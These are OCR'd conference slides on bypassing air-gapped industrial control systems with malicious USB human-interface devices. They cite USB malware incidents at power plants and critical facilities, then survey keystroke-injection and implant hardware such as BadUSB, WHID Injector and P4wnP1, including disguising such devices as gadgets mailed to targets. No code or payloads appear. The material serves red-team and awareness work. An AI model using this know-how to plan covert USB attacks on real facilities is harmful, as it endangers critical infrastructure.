Industrial Cybersecurity

Opportunities and challenges in Digital Transformation

LUCA BONGIORNI

Bentley Systems
Lithuania

- ➢ Principal Offensive Security Engineer at Bentley Systems
- ➢ Actively involved in InfoSec research of Radio Networks, Hardware Hacking, IoT and Physical Security
- ➢ Focusing on ICS Security and the R&D of new Offensive and Defensive tools

@lucabongiorni

linkedin.com/in/lucabongiorni/

Next-Gen HID Offensive Devices


How to bypass an ICS Air-Gapped Environment

Luca Bongiorni
21st September 2018

Bentley®
AppSec Team

in @lucabongiorni

- Principal Offensive Security Engineer at Bentley® AppSec Team
- After this presentation, you will:
  - Be (even) more suspicious of USB devices and gadgets.
  - Learn about new tools for conducting Red Team engagements & scare CISOs.




Blog Home > Unit 42 > Tick Group Weaponized Secure USB Drives to Target Air-Gapped Critical Systems

Tick Group Weaponized Secure USB Drives to Target Air-Gapped Critical Systems

By Kaoru Hayashi and Mike H

June 22, 2018 at 1:00 PM

Category: Unit 42



ICS Alert: USB Malware Attack


Wednesday, December 20, 2017 @ 02:12

By Gregory Hale

Security provider Nyotron found an advanced malw


Middle Eastern critical infrastructure clients.

"On December 11, 2017 at 01:21 a.m., a night-shift employee working at an around-the-clock critical infrastructure facility located in the Middle East plugged a USB drive into a shared workstation that dozens of the company's employees use on a daily basis," said researchers at Nyotron. "The employee was watching the movie *La La Land* that he had recently downloaded to his USB during his break. After about 30 minutes, (the operator) was interrupted by a call and had to cut his break short. He didn't know that his actions had initiated a sequence of events that could have been disastrous for his organization. Along with the movie, he had launched a well-crafted attack now known as Operation Copperfield."



DHS: USB Drives Spread Malware in Control System Environment at Two Power Plants

01/17/2013 **POWERnews**



TECHNOLOGY NEWS APRIL 27, 2016 12:05 AM / 2 YEARS AGO


German nuclear plant infected with computer viruses, operator says

USB devices are still the #1 source of malware in Industrial Control Systems!

Common Misconception

USB devices are **NOT ONLY** Flash Drives!


≠



Human Interface Devices

"A **human interface device** or **HID** is a type of computer device usually used by humans and takes input and gives output to humans." – Wikipedia

- Keyboards, Mice, Game Controllers, Drawing tablets, etc.
- Most of the times don't need external drivers to operate
- Usually ignored by DLP tools
- Not under Antiviruses' scope


[redacted] Advanced setup - [redacted]

Add rule

Name: Untitled

Rule enabled: ✓

Device type: Disk Storage

Action

Criteria type

Vendor

Model


Serial


Logging severity

User list

Offensive Devices – 1st Generation

- **Teensy – (PHUKD 2009 & Kautilya 2011)**
  - DIY Solution
  - Multiplatform (Win, *nix, OSX)
  - Multipayload (through DIP-Switches)
  - Cheaper (25 €)
- **Rubberducky (2010)**
  - Dedicated Hardware
  - Multiplatform (Win, *nix, OSX)
  - Can emulate Keyboard & USB Disk
  - Multipayload (CAPS-INS-NUM)
  - Changeable VID/PID
  - Expensive (55 €)






Offensive Devices – 2nd Generation


- **BadUSB (2014)**
  - It exploits the controllers (i.e. Phison) within commercial USB devices and turns them into a covert keystrokes injecting device.

- **TURNIPSCHOOL (2015)**
  - Is a hardware implant concealed in a USB cable. It provides short range RF communication capability to software running on the host computer. Alternatively it could serve as a custom USB device under radio control.



Offensive Devices – 3rd Generation


- **WHID Injector (2017) – A Rubberducky on Steroids**
  - Dedicated Hardware OpenSource
  - Multiplatform (Win, *nix, OSX)
  - Changeable VID/PID
  - Has WiFi
  - Cheap (11 €)




- **P4wnP1 (2017)** (by [Marcus Mengs](#)) **– A Bash Bunny on Steroids**
  - Based on RPi Zero W (~15 €)
  - Has WiFi and USB to ETH
  - It can emulate USB Key FileSystem
  - Autocall Back to C2
  - Changeable VID/PID
  - NexMon WiFi Drivers ► Karma Attacks FTW
  - Next Gen AirGap bypass ► https://youtu.be/fbUBQeD0JtA

Weaponizing USB Gadgets


U.S. ARMY
USB Fan, USB Firdge, USB Cup Heater, USB Dildo, USB Breast Pump...
MOVIECLIPS.com





Weaponizing USB Gadgets

- **Test for Social Engineering weaknesses**
- **Bypass physical access restrictions to a target’s device**
- **OR… You are Kim Jong-Un and wanna have fun pwning international delegates.**



We’ve offered the companies budget-saving solutions for the past 10 years.

“We recommend Contoso to anyone who will listen to us because they’re the best!”

- Mike Simms, CPO Microsoft


PLACE STAMP HERE


John Smith, CPO
Piazza La Bomba e Scappa 1
Rome, 10100 Italy

Contoso, Inc.
1337 Main Street
Raleigh, NC 02134-0000

Leader in Office Supplies

contoso






Mariko Oi 大井真理子
@BBCMarikoOi

Follow

Inside press kit at #TrumpKimSummit: 🇸🇬 not wasting the opportunity to promote e’thing fr its manufacturing sector to zoo & @SingaporeUSS. And oh, there’s a mini USB fan for those not used to tropical weather🤣 プレスキットの中身‼️さすが🇸🇬、広告いっぱい&ミニ扇風機🤣


Translate Tweet

5:38 AM - 10 Jun 2018



Weaponizing USB Gadgets

- **Test for Social Engineering weaknesses**
- **Bypass physical access restrictions to a target's device!**
- **OR… You are Kim Jong-Un and wanna have fun pwning international delegates.**



We've offered the companies budget-saving solutions for the past 10 years.

"We recommend Contoso to anyone who will listen to us because they're the best!"

- Mike Simms, CPO Microsoft


PLACE STAMP HERE


John Smith, CPO
Piazza La Bomba e Scappa 1
Rome, 10100 Italy

Contoso, Inc.
1337 Main Street
Raleigh, NC 02134-0000

Leader in Office Supplies

contoso






Mariko Oi 大井真理子
@BBCMarikoOi

Follow

Inside press kit at #TrumpKimSummit: 🇸🇬 not wasting the opportunity to promote e'thing fr its manufacturing sector to zoo & @SingaporeUSS. And oh, there's a mini USB fan for those not used to tropical weather🤣 プレスキットの中身‼️さすが🇸🇬、広告いっぱい&ミニ扇風機🤣

